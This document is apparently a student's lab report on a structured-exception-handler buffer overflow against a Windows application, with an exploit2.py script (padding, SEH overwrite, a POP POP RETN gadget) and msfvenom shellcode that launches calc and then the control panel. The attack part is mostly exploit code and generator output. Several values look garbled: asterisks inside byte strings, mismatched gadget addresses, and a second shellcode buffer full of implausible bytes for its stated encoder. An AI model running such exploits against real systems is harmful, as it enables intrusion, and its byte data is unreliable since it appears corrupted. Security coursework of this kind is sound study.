

Lab8

B.KRANTHI

18BCE7103

Script:

```


1 exploit2.py
2
3 junk="A" * 4112
4
5 nops="\x48*\x30*\x90*\x90"
6
7 seh="\x48*\x0C*\x01*\x40"
8
9
10
11 44010C40 50 POP EAX
12 44010C4C 50 POP EBP
13 44010C4D C3 RETN
14 #POP EAX, POP EBP, RETN | [rt160.bpl] [C:\Program Files\Frigo3\rt160
15
16 nops="\x90" * 50
17
18 # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/a
19
20 buf = ""
21
22 buf += "\x29\x27\x2b\xcd\x29\x72\xF4\x5F\x57\x59\x49\x49\x49"
23
24 buf += "\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
25
26 buf += "\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
27
28 buf += "\x61\x51\x32\x61\x42\x32\x42\x42\x30\x62\x62\x61\x42"
29
30 buf += "\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
31
32 buf += "\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
33
34 buf += "\x58\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
35
36 buf += "\x6b\x66\x32\x36\x6c\x6e\x6b\x51\x42\x45\x4d\x6e\x6b"
37
38 buf += "\x54\x32\x51\x38\x34\x4F\x6d\x67\x42\x6a\x34\x66\x4d"
39
40 buf += "\x71\x39\x6F\x4a\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
41
42 buf += "\x6d\x4c\x77\x50\x7a\x61\x5a\x6F\x64\x6d\x56\x61\x79"
43
44 buf += "\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6e\x4b\x53\x62"
45
46 buf += "\x4d\x50\x4c\x4b\x63\x7a\x57\x4c\x4a\x6b\x30\x4c\x72"
47
48 buf += "\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
49
50 buf += "\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
51
52 buf += "\x29\x75\x48\x5a\x43\x57\x6a\x43\x79\x4c\x4b\x37\x6d"

```

Payload Generated:

A screenshot of a Windows Notepad application window titled "payload - Notepad". The menu bar shows "File Edit Format View Help". The main text area contains several lines of uppercase letters. The first four lines consist entirely of the letter 'A'. The fifth line starts with the letter 'K' followed by a space and then a long string of characters: "@!0t0r0_wYIIIIIIIIIICCCCC7QZjAXP0A0AkAAQ24S28S0BBAEXP8ABUJyYxMRui". This visual representation corresponds to the hex dump shown below it.


App Crashes:



The app crashes and calculator opens:

Change the default trigger to open the control panel:

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 1188 bytes
buf = b""
buf += b"\x00\x0f\x0a\x02\x09\x77\xaf\x1f\x37\x39\x09\x09\x08"
buf += b"\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09"
buf += b"\x37\x31\x5a\x0a\x03\x58\x58\x38\x43\x38\x01\x09\x01"
buf += b"\x01\x51\x32\x01\x02\x02\x02\x02\x09\x02\x02\x01\x02"
buf += b"\x58\x58\x38\x01\x02\x02\x02\x02\x09\x09\x09\x09\x09"
buf += b"\x52\x17\x78\x32\x58\x32\x38\x05\x38\x08\x58\x08\x32"
buf += b"\x58\x01\x78\x38\x01\x01\x0a\x08\x78\x38\x78\x38\x08"
buf += b"\x08\x02\x02\x02\x02\x09\x08\x77\x02\x04\x5a\x08\x08"
buf += b"\x02\x32\x37\x09\x78\x09\x0f\x0f\x08\x03\x5a\x77\x38\x03"
buf += b"\x01\x39\x08\x08\x0a\x77\x08\x03\x32\x37\x08\x35\x32"
buf += b"\x08\x0a\x31\x38\x0a\x01\x0a\x08\x08\x08\x08\x31\x0a"
buf += b"\x07\x38\x02\x08\x07\x08\x32\x08\x03\x0a\x08\x78\x32"
buf += b"\x08\x78\x08\x08\x07\x0a\x77\x08\x08\x08\x38\x08\x78"
buf += b"\x77\x38\x78\x38\x03\x02\x08\x07\x07\x5a\x77\x08\x71"
buf += b"\x08\x08\x02\x78\x01\x38\x05\x31\x0a\x77\x08\x08\x08"
buf += b"\x39\x08\x78\x38\x77\x08\x0a\x01\x39\x0a\x08\x34\x7a"
buf += b"\x08\x08\x78\x08\x08\x08\x78\x01\x08\x08\x0a\x08\x38"
buf += b"\x51\x08\x08\x7a\x0a\x77\x31\x38\x57\x5a\x78\x08\x38"
buf += b"\x3a\x35\x38\x78\x75\x53\x08\x0a\x38\x78\x55\x08\x72"
buf += b"\x0a\x3a\x0a\x51\x08\x08\x7a\x38\x38\x08\x08\x37\x78"
buf += b"\x31\x3a\x07\x08\x07\x31\x38\x08\x08\x3a\x0a\x38"
buf += b"\x08\x0a\x08\x08\x08\x02\x02\x0a\x08\x03\x38\x08\x08"
buf += b"\x45\x54\x0a\x08\x08\x01\x78\x08\x0a\x08\x08\x04\x71"
buf += b"\x3a\x0a\x0a\x08\x08\x08\x31\x32\x32\x08\x71\x0a"
buf += b"\x38\x51\x08\x08\x0a\x38\x01\x0a\x08\x08\x08\x0a"
buf += b"\x08\x77\x02\x0a\x08\x0a\x0a\x0a\x0a\x0a\x0a\x0a"
buf += b"\x08\x08\x08\x08\x02\x77\x38\x03\x38\x07\x78\x32"
buf += b"\x78\x32\x38\x03\x0a\x08\x78\x0f\x05\x38\x32\x38\x31"
buf += b"\x78\x0f\x78\x5a\x35\x0a\x0a\x0f\x0a\x0a\x0f\x0a\x35"
buf += b"\x0f\x0a\x5a\x08\x03\x0a\x0a\x0a\x0a\x0a\x0a\x0a\x78"
buf += b"\x78\x02\x08\x3a\x05\x0a\x0a\x02\x07\x32\x02\x72\x32"
buf += b"\x58\x0f\x02\x0a\x77\x78\x38\x33\x38\x0f\x0a\x75\x01"
buf += b"\x77\x32\x0a\x72\x0a\x71\x0a\x52\x52\x38\x0f\x72\x0a"
buf += b"\x52\x38\x0a\x01"
root@kali:~#
```



The app crashes and the control panel opens: